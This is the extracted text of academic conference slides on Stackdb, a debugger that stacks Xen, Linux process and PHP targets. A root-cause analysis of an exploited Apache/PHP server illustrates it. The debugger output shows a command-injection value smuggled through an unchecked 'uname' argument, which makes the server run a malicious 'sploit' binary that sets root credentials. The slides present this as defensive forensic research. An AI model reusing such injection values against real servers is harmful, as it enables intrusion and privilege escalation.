
Composable MultiLevel Debugging With Stackdb David Johnson Mike
Composable Multi-Level Debugging With Stackdb David Johnson, Mike Hibler, Eric Eide University of Utah VEE ’ 14 | March 2, 2014

A Linux Server Under Attack? GET… GET… PH sploit PHP P Apache ? Linux Xen CPU/Mem §Some user (? ) sending lots of GETs §A strange task with root permissions! 2

What Happened? §Examine static system state (i. e. memory forensics) § § Kernel thread stack traces Userspace process hierarchy and permissions Source program variables §Active debugging (on replay or future runs) § Trace execution: breakpoints, single step § Find transient parts of attack that may have vanished §We need a debugger at each level of the system! PHP sploit Apache Linux Xen CPU/Mem 3
Existing Debuggers? §Single-target debuggers: KGDB, xdebug (PHP) § Run KGDB outside § Can’t run GDB inside; can’t run it outside § Must setup xdebug prior to running Apache; can’t control outside §Special-purpose multi-level § Blink (Java/C/JNI): switches between GDB and JDB; unifies them § Droid. Scope (HW, OS, Dalvik): different user API for each level §Great point solutions, but not principled approaches to debugging arbitrary software stacks 4

Our Contribution: Stackdb §Framework to implement one debugger atop another debugger § Stack targets in one debugger §Debug whole system at multiple layers Stackdb PHP Target PHP § Cross-layer analyses! probe(system) §Same debug tool applies to different layers §Compose different stacks of User debuggers probe(execve) Analysis probe(copy_process) cfi_check §Built several real, working targets Pt. Proces s Target Apach e Xen Target Linux Xen CPU/Mem 5

Design Challenges 6

Can Each Level Be a Target? §A target: object inside debugger that provides access to an executing program §Debugger targets do three things: § Attach (receive exceptions) § Model (discover layout, etc) § Control (handle exceptions) §Design goals and constraints § Remain “outside” of whole system § Minimize modification of execution § Breakpoints ok § Thread “rescheduling” bad Stackdb PHP Target PHP Process Target Apach e Xen Target Linux Xen CPU/Mem § Must not require supportive execution from inside system 7

Challenge #1: Attaching §Base Xen/Linux target is easy § Uses xenctrl API to get debug exceptions, modify kernel, CPU § Control thread scheduling to ensure atomic breakpoint handling (pause v. CPUs) §How to attach to next level up (process)? § Can’t just use existing API (like GDB/ptrace) § Can’t interfere with kernel providing ptrace functionality inside PHP Proces s Target Apach e ptrace Linux Xen Target Xen CPU/Mem xenctrl 8

Solution #1: Stacking §Attach using the underlying target—create a stack! § Create overlay target atop underlying target thread(s) Target. AP I §Generic Target API enables stacking PHP §Underlying target forwards debug exceptions to overlay §Overlay constructs a model of its program by applying Target API to underlying target § i. e. , Process target reads process’s mmap by reading kernel data structures from Xen target Proces s Target. AP I § Applies to any target; “exported” by any target Xen Target xenctrl Apache Linux Xen CPU/Mem 9
Challenge #2: Target Diversity §Different execution models and languages in system stack § Kernel, process—low-level ISA § High-level runtime language—bytecodes § Some provide raw memory/CPU access; others do not 10

Solution #2: Target Model §Machine-like target model § But flexible to higher-level languages § § § Multiple threads Address spaces Symbols—static/dynamic typed Pause/resume Probes (breakpoints, …) Stepping (instructions, …) PHP Target Proces s Target OS Target PHP Apach e Linux Xen CPU/Mem 11

Solution #2: APIs §Targets: really implemented by drivers §Driver provides access to a particular software layer § Low-level details of attaching, modeling, and control of an executing program § Driver API: read/write CPU/memory, load symbols, insert breakpoints, single step, unwind stack Driver. API User Analysis Target. AP I §Target API: called by users and overlay drivers Xen Driver Target xenctrl PHP Apach e Linux Xen CPU/Mem 12
Challenge #3: Stay in Control §How do debuggers handle breakpoints in multithreaded targets? § Only single step the thread at the breakpoint; pause others §Easy for base driver—controls thread execution §But overlay targets have no API to control threads! 13

Challenge #3: Stay in Control Xen Target Driver. API Proces s Target Driver. API BP Target. AP I probe(php_handler) Target. AP I User Analysis Proces s SS Driver Apach e BP INT Linux Xen Driver Int. Ss. Exc Xen CPU/Mem Bp. Exc Ss. Exc xenctrl 14
Solution #3: Tracking Context §Overlay drivers must provide illusion of control! §Cooperation between overlay and underlying drivers §Underlying driver checks if overlay op happened as intended § Notifies overlay driver §Several similar situations described in paper… 15
Challenge #4: Overhead §Normal handling of debug exception—single step and read some data—requires several context switches §Stacking can add more overhead than normal debuggers §Each target must maintain a model its program… § Thread creation/deletion § Memory layout changes §Solutions: § When underlying target threads/memory change, notify overlay targets § Cache target state, memory 16
Challenge #5: Building Drivers §Adding overlay drivers should be as easy as possible §Base drivers can be easier: good debug API can help create model § ptrace can tell GDB when threads come and go § GDB can read /proc/<pid>/maps to get mem layout §Overlay drivers don’t have an API… § Must build model by reading memory or self-probing underlying target 17
Solution #5: Symbols §Use underlying target’s symbols to read overlay target info § i. e. , Process driver uses Xen target to read Linux kernel per-process mmap §Symbols help drivers cope with different versions of target programs §Stackdb provides a flexible, fast symbol API § Static, strongly-typed symbols, and dynamic, dynamically-typed symbols § C, C++, and some PHP symbols (ELF, DWARF) 18

Target. AP I Driver. API PHP Driver Target. AP I Driver. API Putting It All Together for VMI Proces s Driver Proces s Target. AP I User Analysis Xen Target overlay PHP Apach e overlay Driver. API PHP Target Xen Driver base Linux Xen CPU/Mem xenctrl 19
Using Stackdb 20
Target API: For Users & Drivers §Debugging library: normal stuff § § § § Pause and resume targets Pause and resume individual threads (if driver supports it) Read/write CPU and memory Probes (breakpoints, watchpoints) Fast symbol lookup Load and store symbol values Disassemble code blocks Stack unwinding §Unusual stuff: how to create stacks of targets 21
Overlays: Stacking Targets §User creates overlay targets for each interesting level of the stack § Looks up a thread in current target, by name or id § Stackdb creates overlay target atop that thread §Overlay targets can contain multiple threads from underlying target §“Recipe” for building new overlay drivers for higher-level languages described in paper 22
Tools Built Using Stackdb §Most tools apply to any target § Some apply to hierarchies of overlay targets at once! §Several utility tools that… § Probe functions/variables and dump or filter argument values § Dump thread info and stack traces §Two powerful security tools § rop_checkret (Return-oriented programming detector) § cfi_check (Shadow-stack-based control flow integrity checker) §OS tools § strace 23
Implementation 24
Stackdb §Written in C (~100 KLOC) §Supports x 86 and x 86_64 arches §Low-level interface is Target API (C) §Higher-level interface is a powerful SOAP web service §Two base drivers; two overlay drivers… 25
Ptrace Base Driver §Straightforward, like GDB §Supports multithreaded Linux processes 26
Xen Base Driver §Provides access to an OS running in Xen (currently Linux) §Supports Xen 3. 3 to 4. 3, PV or HVM Linux guests (2. 6. 18 to 3. 8. 0) §Uses xenctrl to attach to VM; get exceptions; read/write CPU and memory §Creates a model of the kernel in Xen VM guest § Read the kernel’s task list to load threads § Read the kernel’s module list to create regions for dynamic modules §Maintains model § Self-probes for thread create/delete and module load/unload 27
Process Overlay Driver §Provides access to a Linux user-space process in a Xen VM §Shares execution model with underlying target § Implements much of Driver API by calling directly to underlying target §Models the process § Reads mmap from kernel data structures (regions, ranges, filenames) §Maintains model by probing mmap-related syscalls in underlying target 28
PHP Overlay Driver §Debug PHP scripts at PHP source level § Supports functions, function args, several basic PHP datatypes § Used the “overlay building” recipe in paper §Completely different execution model § PHP function probes: place probes in underlying process target §Reasonable development time—about 3 weeks of my time § Understanding its internal thread-local storage § Reading PHP engine’s C data structures to find dynamic types/vars 29

Two Different Stacks Stackdb PHP Target PHP Proces s Target Apach e Xen Target Linux Xen CPU/Mem PHP Target Pt. Proces s Target PHP Target reused in each stack! PHP Apach e Linux CPU/Mem Sits atop different Process Targets 30
Applying Stackdb: Root Cause Analysis 31

Back To The Exploited Linux Server GET… GET… PHP sploit Apache // sploit escalates to // root privileges task->uid = 0; Linux Xen CPU/Mem §Somebody (? ) sending lots of weird GETs §A strange task with root permissions! 32

Find the Fatal Flaw §Use Xen target: probe Linux’s commit_creds() function debuginfo: function(commit_creds, line=414): int commit_creds (struct cred* new) §Pause system on transition to root Apache Target. AP I probe output: probe(commit_creds) commit_creds (0 x 8108664 b) (thread 1074) new = {. . uid = 33, . suid = 33, . euid = 33, . . . } commit_creds (0 x 8108664 b) (thread 1081) new = {. . uid = 0, . suid = 0, . euid = 0, . . . } PH P sploit Xen Target Linux Xen CPU/Mem §sploit (thread 1081) is now root; check it for bad control flow 33

Examine sploit §How did sploit get root? . /backtrace kernel thread via Xen target thread 1081: #0 0 x 81086654 in commit_creds (new=0 x 3 c 502600) at linux-lts-raring-3. 8. 0/kernel/cred. c: 415 #1 0 x 004006 c 7 in () PH P sploit §Very bad: called commit_creds from userspace address Apache §Get parents of sploit; . /dumpthreads Target. AP I tid(1081): tid=1081, name=sploit, ptid=1078, tgid=1081, Linux tad(1081): tid=1081, name=sploit, ptid=1078, tgid=1081, task_flags=406000, thread_info_flags=0, preempt_count=0, thread 1081: task_flags=406000, thread_info_flags=0, preempt_count=0, #0 0 x 81086654 in commit_creds (new=0 x 3 c 502600 ) task=3 d 7 add 00, stack_base=0, pgd=3 c 5 b 5000, mm=3 c 966700, at linux-lts-raring-3. 8. 0/kernel/cred. c: 415 flags=1246, ip=81086654, bp=3 d 57 db 28, sp=3 d 57 db 20 #1 0 x 004006 c 7 in () tid=1078, name=sh, ptid=1000, . . . flags=1246, ip=81086654, bp=3 d 57 db 28, sp=3 d 57 db 20 tid(1078): Xen tid(1000): tid=1000, name= apache 2, ptid=995, . . . tid(1078): tid=1078, name=sh, ptid=1000, . . . CPU/Mem tid(1000): tid=1000, name=apache 2, ptid=995, . . . Xen Target §sploit descends from apache 2; why did apache execute it? 34

Examine Apache §Stack Process target atop Xen target; . /backtrace §Reexamine Apache at C source level thread 1000: #0 0 xaa 3 b 1 d 10 in. . /sysdeps/unix/syscall-template. S () sploit at. . /sysdeps/unix/syscall-template. S: 82 #1 0 xa 6 f 96646 in php_stdiop_read (stream=? , buf=? , count=? ) at php 5/main/streams/plain_wrapper. c: 346 #2 0 xa 6 f 8 fec 8 in php_stream_fill_read_buffer (. . . ) at php 5/main/streams. c: 603 #3 0 xa 6 f 90 b 99 in _php_stream_get_line (. . . ) at php 5/main/streams. c: 880 backtrace(1000) #4 0 xa 6 f 0 cd 35 in php_exec (. . . ) at php 5/ext/standard/exec. c: 125 #5 0 xa 6 f 0 d 176 in php_exec_ex (ht=? , return_value=0 xac 318 e 10, mode=0) at php 5/ext/standard/exec. c: 239 #6 0 xa 7043 ced in zend_do_fcall_common_helper_SPEC (execute_data=0 xac 33 f 610) at php 5/Zend/zend_execute. c: 471 #7 0 xa 6 ff 485 b in execute (op_array=0 xac 3 bf 3 e 0) at php 5/Zend/zend_execute. c: 177 #8 0 xa 6 fcfdc 0 in zend_execute_scripts (type=8, retval=0, file_count=3) at php 5/Zend/zend. c: 1309 #9 0 xa 6 f 7 c 433 in php_execute_script (primary_file=0 xba 4 fb 5 b 0) at php 5/main. c: 2323 #10 0 xa 705 f 2 cd in php_handler (r=0 xaac 950 a 0) at php 5/sapi/apache 2 handler/sapi_apache 2. c: 688 Xen #11 0 xaaebf 508 in ap_run_handler () at apache 2/mpm-prefork/apache 2: -1 Target. AP I PH P thread 1000: #0 0 xaa 3 b 1 d 10 in. . /sysdeps/unix/syscall-template. S () at. . /sysdeps/unix/syscall-template. S: 82 #1 0 xa 6 f 96646 in php_stdiop_read (stream=? , buf=? , count=? ) at php 5/main/streams/plain_wrapper. c: 346 #2 0 xa 6 f 8 fec 8 in php_stream_fill_read_buffer (. . . ) at php 5/main/streams. c: 603 #3 0 xa 6 f 90 b 99 in _php_stream_get_line (. . . ) at php 5/main/streams. c: 880 #4 0 xa 6 f 0 cd 35 in php_exec (. . . ) at php 5/ext/standard/exec. c: 125 #5 0 xa 6 f 0 d 176 in php_exec_ex (ht=? , return_value=0 xac 318 e 10, mode=0) at php 5/ext/standard/exec. c: 239 #6 0 xa 7043 ced in zend_do_fcall_common_helper_SPEC (execute_data=0 xac 33 f 610) at php 5/Zend/zend_execute. c: 471 #7 0 xa 6 ff 485 b in execute (op_array=0 xac 3 bf 3 e 0) at php 5/Zend/zend_execute. c: 177 #8 0 xa 6 fcfdc 0 in zend_execute_scripts (type=8, retval=0, file_count=3) at php 5/Zend/zend. c: 1309 #9 0 xa 6 f 7 c 433 in php_execute_script (primary_file=0 xba 4 fb 5 b 0) at php 5/main. c: 2323 #10 0 xa 705 f 2 cd in php_handler (r=0 xaac 950 a 0) at php 5/sapi/apache 2 handler/sapi_apache 2. c: 688 #11 0 xaaebf 508 in ap_run_handler () at apache 2/mpm-prefork/apache 2: -1 Target. AP I Proces s Target Xen Target Apache Linux CPU/Mem §Apache runs PHP interpreter §PHP script performs an exec() … so, look at PHP at source level! 35

Examine PHP Target. AP I §Stack PHP target atop Process target; . /backtrace thread 1000: #0 0 x 0000 in exec (command="md 5 sum /var/www/bob/info" "&& chmod 700 sploit &&. /sploit && sha 512 sum. /bob/info" "| awk '{print $1}'") at __BUILTIN__: -1 #1 0 x 0000 in printhash (uname="bob/info && chmod 700 sploit" "&&. /sploit && sha 512 sum. /bob", fname="info") at /var/www/download. php: -1 §Reexamine Apache—at PHP source level! PHP Target §Faulty script is “download. php” §Unchecked input argument (“uname”) being exploited Target. AP I thread 1000: backtrace(1000) #0 0 x 0000 in exec (command="md 5 sum /var/www/bob/info" "&& chmod 700 sploit &&. /sploit && sha 512 sum. /bob/info" "| awk '{print $1}'") at __BUILTIN__: -1 Proces #1 0 x 0000 in printhash (uname="bob/info && chmod 700 sploit" "&&. /sploit && sha 512 sum. /bob", fname="info") s at /var/www/download. php: -1 Target Xen Target PH P sploit Apache Linux Xen CPU/Mem §Malicious binary running via PHP’s built-in exec() 36
